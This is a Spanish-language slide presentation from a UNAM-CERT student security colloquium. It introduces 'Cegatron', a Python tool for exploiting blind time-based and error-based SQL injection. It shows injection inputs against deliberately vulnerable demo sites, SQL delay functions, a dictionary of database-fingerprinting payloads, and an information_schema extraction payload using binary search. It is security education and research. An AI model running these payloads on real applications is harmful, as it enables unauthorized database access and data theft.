4° Coloquio de proyectos
de Becarios en Seguridad Informática

Herramienta de explotación para vulnerabilidades SQL Injection de tipo Blind Time Based y Blind Error Based

Jorge Antonio Galván Aguilar
Eric Fernando Castañeda Nazario

UNAM CERT

DGTIC
DIRECCIÓN GENERAL DE CÓMPUTO Y DE TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN

Había una vez...

Rain Forrest Puppy

Publicó en Phrack Magazine el artículo

NT Web Technologies Vulnerabilites.

Había una vez...

```
----[  ODBC and MS SQL server 6.5

Ok, topic change again.  Since we've hit on web service and database stuff,
let's roll with it.  Onto ODBC and MS SQL server 6.5.

I worked with a fellow WT'er on this problem.  He did the good thing and told
Microsoft, and their answer was, well, hilarious.  According to them,
what you're about to read is not a problem, so don't worry about doing
anything to stop it.

- WHAT'S THE PROBLEM?  MS SQL server allows batch commands.

- WHAT'S THAT MEAN?  I can do something like:

        SELECT * FROM table WHERE x=1 SELECT * FROM table WHERE y=5

Exactly like that, and it'll work.  It will return two record sets, with each
set containing the results of the individual SELECT.

- WHAT'S THAT REALLY MEAN?  People can possibly piggyback SQL commands into
your statements.  Let's say you have:

        SELECT * FROM table WHERE x=%%criteria from webpage user%%
```

http://phrack.org/issues/54/8.html

Inserción de consultas SQL en MSSQL Server

¿Cómo funciona?.

Los ataques de SQL injection se logran a partir de concatenar sentencias SQL a un valor esperado por una aplicación.

http://www.altoromutual.com/bank/login.aspx

¿Cómo funciona?

uid=admin&passw=‘)&btnSubmit=Login

An Error Has Occurred

Summary:

Extra) in query expression 'username = 'admin' AND password = '')''.

Error Message:

System.Data.OleDb.OleDbException: Extra) in query expression 'username = 'admin' AND password = '')''. at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr) at

http://www.altoromutual.com/bank/login.aspx

Error Based

A través de consultas que devuelvan un **True** o **False** es posible identificar si una aplicación es susceptible a SQLi.

Results for: 3

ID	Name	Description	Price	Picture
3	Broom	Sweep it up	$40	

Back to previous search: Broom

http://www.webscantest.com/datastore/search_get_by_id.php?id=3

Error Based

Results for: 3 and True-- -e

ID	Name	Description	Price	Picture
3	Broom	Sweep it up	$40	

Back to previous search: Broom

http://www.webscantest.com/datastore/search_get_by_id.php?id=3 and True -- -e

Invalid Product **Results for: 3 and False -- -e**

The form based credentials are testuser/testpass, and the HTTP Basic credentials are btestuser/btestpass.

http://www.webscantest.com/datastore/search_get_by_id.php?id=3 and False -- -e

Time Based

Comportamiento similar a Error Based.

Con base al tiempo de respuesta se identifica si es vulnerable.

- Queries con funciones de retraso.
- Consultas “pesadas” para el manejador.

Time Based
Funciones en MySQL

- MySQL
  - benchmark()
- MySQL > 5.0.x
  - sleep()

```
mysql> select @@version union all select sleep(4) from dual;
+-----------+
| @@version |
+-----------+
| 5.6.27-2  |
| 0         |
+-----------+
2 rows in set (4.00 sec)
```

```
mysql> select benchmark(900000000,'select user()');
+-------------------------------------------+
| benchmark(900000000,'select user()') |
+-------------------------------------------+
|                                         0 |
+-------------------------------------------+
1 row in set (5.94 sec)
```

Time Based
Funciones en PostgreSQL y MSSQL


PostgreSQL

- pg_sleep()

```
postgres=# select current_user union all select (pg_sleep(2)||'');
 current_user
--------------
 postgres

(2 rows)

Time: 2025.350 ms
```



MS SQL Server

- wait for delay

CEGATRON

Cegatron

Desarrollado en Python.


Requests: HTTP for humans

Multiplataforma
(works on linux :)

Cegatron - Objetivo

Explotar vulnerabilidades web de SQL Injection:


- Blind Time Based.
- Blind Error.



Cegatron –¿Cómo funciona?

La aplicación recibe como argumento una URL, así mismo se concatena un set de consultas específicas de cada manejador de base de datos.

http://hackme.bog.mx?id=1




Cegatron –¿Cómo funciona?

1. Se toma un **baseline** de la respuesta de la aplicación.

2. Comparar el contenido del baseline con las queries concatenadas
   - Si son diferentes los descarta.
   - **Blind Error Based**
     - Si son iguales …. **You got it :)**
   - **Blind Time Based**
     - Si son iguales y el tiempo transcurrido entre la petición y la respuesta es mayor a lo establecido … **You got it too :D**

Cegatron –¿Cómo funciona?

En caso de éxito se divide la query exitosa en 3 partes.



Cegatron – Queries predeterminadas

Set de consultas para identificar un DBMS.

```
PayloadsAttempt={

    'Generic':[
                'and {0}-1={0}-1'.format(randint(2,1001)),
                'and ascii(substring({0},1,1))={1}'.format(chr(NoAleatorio),ord(chr(NoAleatorio))),

            ],
    'MySQL':[
                'and ascii(substring({0},1,1))={1}'.format(chr(randint(48,126)),ord(chr(randint(48,126)))),
                'and cast("{0}" as signed)=cast("{0}" as signed)'.format(NoAleatorio),
                '&& ( select if ( cast((select floor(rand()*100)) as signed)>0,2,null) )',

                'and ((select LENGTH(DATABASE()))>1)'
                ],
    'Postgres':[
                "and ascii(substring(version(),1,1))=ascii('P')",
                'and (select current_database())',
                'and trunc(random() * cast(random()*1291 as int) - 1)>0'
              ],
    'Mssql':[
              "and (PI()* SQUARE(rand())) < {0}".format(randint(10,99)),
              "and CONVERT(varchar, SERVERPROPERTY('productversion')) like '%.%'",
              "and (LEN(host_name())>0)",
            ]
```

Cegatron –Payload

Se definen los caracteres del **prefijo** y del **sufijo,** para así en cada iteración solo alternar el valor del payload.

```
title=War%'and+ascii(substring((select+group_concat(schema_name)+from+information_schema.schemata),42,1))+<+107#
```

Cegatron – Extracción de datos

Para la extracción de registros en SQL es necesario conocer la estructura de la base de datos:

- Database_name
- Table_name
- Column_name

Cegatron – Extracción de datos

En versiones recientes de MySQL y MSSQL existe una base de datos llamada information_schema.

```
+--------------------+
| schema_name        |
+--------------------+
| information_schema |
| bucket             |
| challenges         |
| congreso           |
| lux                |
| lux276             |
| mysql              |
| performance_schema |
| security           |
| sqlinjection       |
| test               |
+--------------------+
11 rows in set (0.00 sec)
```

Cegatron – Extracción de datos

Cegatron emplea el algoritmo de búsqueda binaria para conocer el valor correspondiente la caracter que se está buscando.

Payload

and ascii(substring((select group_concat(schema_name) from information_schema.schemata), 1 ,1)) < 100 # ✗

2	> 116	✓
3	< 98	✗
.	.	
n	> 106	✓

Demo

Planes a futuro

Oracle, SQLite, etc.

Búsqueda por frecuencias.

Evasión de Web Application Firewall

Peticiones usando Hilos

Reportes presentables.

Conclusiones

SQL Injection es un claro ejemplo de como vulnerabilidades descubiertas hace casi un par de décadas siguen siendo explotadas actualmente.

Es necesario entender que un simple error humano puede traer enormes consecuencias para la organización.

GRACIAS

Jorge Antonio Galván Aguilar
Eric Fernando Castañeda Nazario
jgalvan@bec.seguridad.unam.mx
ecastaneda@bec.seguridad.unam.mx